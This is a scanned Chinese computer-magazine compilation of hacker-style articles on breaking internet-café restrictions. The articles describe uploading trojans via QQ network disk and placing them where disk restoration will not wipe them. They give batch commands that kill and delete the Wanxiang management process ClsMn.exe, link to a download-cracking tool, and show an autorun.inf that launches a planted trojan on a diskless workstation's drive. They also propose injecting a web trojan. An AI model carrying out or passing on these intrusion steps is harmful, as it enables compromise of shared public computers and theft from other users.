
关于在网吧中突破限制的文章有很多，方法也是层出不穷。但是有的方法非常复杂，操作起来十分不便。下面我就给大家介绍一种既简单、又方便实用的方法。

首先，将鼠标指向任务栏（这个网吧总不会屏蔽吧^_^），单击右键，选择快捷菜单中的“工具栏”－“桌面”，如图1。

怎么样，任务栏上多了个“桌面”按钮，点点看吧，桌面上的什么东西都在里面（应该说是电脑里的所有文件^_^），它的操作很像“开始”按钮，想找哪个文件，只需单击即可，十分方便，如图2。



1



2

这是我偶然间发现的，我经常使用这种方法查找文件，因为它的确很实用方便！

让网管防不胜防


风

这几天，我天天在网吧中聊QQ，无意间发现了网络硬盘这个东东。啥子哦？看看去……

哇！可以在这里存放东西啊！不是会员的用户也有16M的空间，怎么样，爽吧！下边我们就进入正题。

网吧不是平日禁止了下载吗？你想到了什么？对，用网络硬盘下载我们的木马啊。我刚开始不知道这想法行不行得通，但发现网络硬盘里有个“共享网络硬盘”的选项，打开看看，你猜，我看到了什么？是腾讯QQ2004II Beta2。可以显示在线等级的，不管三七二十一，连忙双击运行它，竟然能够下载，我欣喜万分，马上想到了种木马……

到同学家把我的木马上传到网络硬盘，再到网吧去下载（如右图）。



接着就是把下载下来的文件存放在哪了，文件一定要放在桌面能访问到的文件夹里，比如说桌面上一般都有什么“网络游戏”、“单机游戏”等，你就可以把文件放在里面，相应的文件夹你可以在C、D、E或F盘里找到。例如我放在“网络游戏”这个文件夹里，好，以后从桌面访问它，就可以看见你的文件了，一般网管不会对游戏的盘进行硬盘还原，所以你的这个文件就不会因为关机或重启而消失。下面的事情就不用我教了吧，尽情地发挥你的能力吧……

再谈网吧破解

LeoYin

在网上有很多人问我怎么破解网吧管理系统，这里，我给大家介绍几种方法，据我所知，使用这几种方法75%的网吧管理系统都可破解。

对于Win98系统（不管什么管理系统，包括万象的所有版本），最简单，只需在会员帐号上用“智能ABC输入法”输入：“v”→上方向键→“Delete”键→Enter回车。呵呵，只需按顺序输入这4个键，不管什么管理系统都OK。

这也是我在聊QQ时无意中发现的一个“智能ABC输入法”的漏洞，无论你在哪里输入这4个键，那个程序将无条件关闭（呵呵，很爽吧）！

对于万象网络妙管家，有点麻烦，但是依然可以破解。我们知道，“万象网络妙管家”有一个名为“ClsMn.exe”的进程，但是一结束它，机器就会立即注销（万象网络妙管家的作者好厉害，如果我做的木马也能这样，那岂不是无敌了？），不过百密一疏，就因为它是注销而不是重启，所以我们只要在机器注销前删除万象就万事大吉了！说做就做，经过查找，万象的程序存放在c:\windows\system32\ClsMn.exe，做一个批处理，里面写入：

```
kill pID
del c:\windows\system32\ClsMn.exe
```

执行这个批处理，机子依然会注销，但注销后万象将不会运行。万一没有kill程序，批处理文件中也可以只写del c:\windows\system32\ClsMn.exe，然后结束“ClsMn.exe”进程，在此进程结束的瞬间，执行该批处理文件就可以了。

呵呵，不过一定要谨慎使用，要是被网管发现了，可别说是我教你的。

我还见过一些BT的网管系统，有两个进程互相监视，互相保护，这和风雪木马很像，这种系统的破解更简单，只用写一个批处理，里面写入：

```
kill pID1
kill pID2
```

就可以了。

如果你没有kill这个程序，我也写了一个类似的小程序df.exe，可同时结束多个进程。

（文章中涉及到的程序kill.exe、pulist.exe、df.exe已收录于光盘中）

向“禁止”说不

近来网吧有个怪癖，电脑安装了还原精灵后还要再禁止下载！唉，都是为了安全吧！但这可苦了我们这些下载狂，怎么办？干瞪眼吗？NO，NO！我们要充分发挥主观能动性，自已动手，丰衣足食，呵呵！

在电脑限制不严的情况下，可以用右键的“目标另存为...”来下载文件，但此法成功率不高。我们用另一种较为有效的方法，就是借助一些网站提供的在线破解功能进行下载，如登录xia.kk.to，然后按照页面提示一步步进行即可。

什么？不行？还弹出个对话框（图1）！噢，你是在哪上网的，管理员也太绝了，居然禁止了ActiveX控件，怪不得出错啦，呵呵！




图1

嗯，怎么办呢？既然连IE都用不了，那就用别的代替吧。但用什么呢？有了！（不要夸我脑筋转得快喔！）QQ里不是有个“文件转输”功能吗？对啦，要用到它了。赶快登录QQ吧。找个好友帮忙下载一个叫“下载精灵”的软件（http://web.cy07.com/nethack/download/downloadWebProg.exe，大小30K，既可作为下载工具使用，又可解开被禁用的ActiveX控件），然后通过QQ传送过来，接收完后，运行它（图2），按提示操作即可（注：QQ里虽也有文件传输功能，但推荐用它来下载大文件，毕竟速度太慢）。




图2

至此，下载顺利进行，可以看到，其中QQ扮演了重要角色。

总结： 写本文的最终目的不是方便大家下载，而是让大家在碰到类似问题时能够从多个方面去尝试，从而找到突破口。例如，机子禁用WinRAR，可以用Winzip或别的代替，从而达到我们的解压缩目的。

（文章中涉及到的工具下载精灵已收录于光盘中）

Windows按钮突破专家大闹无盘网吧



职业欠钱

放假回家，没了宿舍包年的宽带。只能忍辱负重去网吧去忍受那些蜗牛速度限制下载的PII机器。这次遇到个无盘的。

打开IE后出现的是C:\WINDOWS\INDEX.HTM，原文件代码如下：

```
<html>
<head>
<title>《广州创世纪网络》 http://www.gdcsj.com</title>
<meta http-equiv="refresh" content="0;
url=http://www.gdcsj.com">
</head>
<body>
</body>
</html>
```

“我的电脑”打开后出现如图1所示的界面。




图1

于是明白了这是创世纪的无盘工作站（看X一年多了，第一次亲密接触这玩意），看了看它的说明，也让各位小菜明白一下什么是无盘工作站。

所谓无盘工作站就是终端没有硬盘、光驱、软驱等外设的工作站，它所有需要的东西都从服务器上调用。说简单点，无盘就是“无硬盘”

之所以打开“我的电脑”后出现那一幕，那是因为每个人能使用的只是自己的一个镜像的盘。事实上对于服务器来说，是一个个分开的文件夹。举个例子，如果我们打开了服务器上的T盘，可以看到，如图2。




图2

其中Profiles002就是2号机器的镜像文件。我坐在10号机器上，那么打开Profiles010后就可以看到一个history的文件夹，里面保存的就是我访问过的网站。

我开QQ以前喜欢先拿个QQKAV杀杀毒。这样上网的时候我会放心些，免得那些“尾巴”烦。可是创世纪逍遥游2004是不会轻易让人下载的，不过它也没有彻底的拦住我。方法很简单，用烂了的QQ网络硬盘。我在学校的时候就放了一个文件夹叫：“免费上网”专门对付网吧，如图3。

如何开通QQ网络硬盘

在QQ2004以上的版本的QQ上找到网络硬盘，第一次开通的话，点击“我同意”就可以了。非会员大小限制为16M，不过对于黑软来说是大大的有余了。破网吧全靠它了！




图 3

其中的ChinaClawbd.exe就是中国网爪了，看中它主要是因为个头小，放在QQ硬盘里很方便，双击后就开始下载安装了。

安装完毕后程序一栏出现“中国网爪”的字样。然后再用它来下载就OK了。有些东西下载下来后不方便找，比如我放到C盘下的一个winrar，如果想直接在地址栏输C：\是不行的，会提示禁止访问，如图4。




图 4

那么怎么突破呢？在桌面上点右键，新建，快捷方式，结果如图5。




图 5

没关系，用Windows按钮突破专家就好了。这个工具也是网吧必备啊，所以我放在了QQ硬盘的必备文件夹里。然后我们在项目位置上填C：\WINDOWS。下一步，完成。然后双击看看，如图6。




图 6

按“ctrl+A”结果提示246个隐藏对象。点向上，C盘就落入我们掌底了，其它盘也是一样的。到了这里，大家可别急着想做什么坏事哦！我这里只是模拟一下坏人怎么做而已！最开始的想法是往C：\WINDOWS\INDEX.HTM里写入一个东西，加个网页木马。可惜实验后发现它设了只读属性，而我又没有办法解除这个限制。因为它的文件夹选项隐藏起来了，所以我只能用记事本打开它却改不了它。不过好在这里有写权限，大家想起什么了吗？对了，就是当年98系统大行天下的时候屡试不爽的autorun.inf入侵大法。也许现在好多朋友会用NBSI来进行SQL入侵，会用旁注工具进行上传。可是不一定记得当年的autorun哦。我给小菜们复习一下autorun得简单使用。

到C：\下写一个autorun.inf（什么？写不了？新建一个文本文档，然后另存为，文件类型选所有*.*，文件名为autorun.inf，切记整个过程中保持Windows按钮突破专家运行着）。

autorun.inf的内容如下：

```
[AutoRun]
open=我放的木马.exe
```

保存退出。把木马放到C盘根目录下后，再把autorun.inf和木马的属性都设为只读、隐藏、系统、存档。这样对方重启后，打开C盘就会运行我们的木马。当然这样做很张扬，可以说一点都不隐蔽。因为对方会忽然发现没办法打开C盘了，所以要做到隐蔽的话可以考虑用VBS先运行木马然后再打开该盘，可惜偶不会VBS，只会一点点BAT，而BAT会闪出个黑窗口，所以这里我就不费心思了，留给小菜朋友们去做课后习题吧！

（本文涉及到的工具Windows按钮突破专家，光盘有收录）

盗取网吧会员帐号又一法

张明强

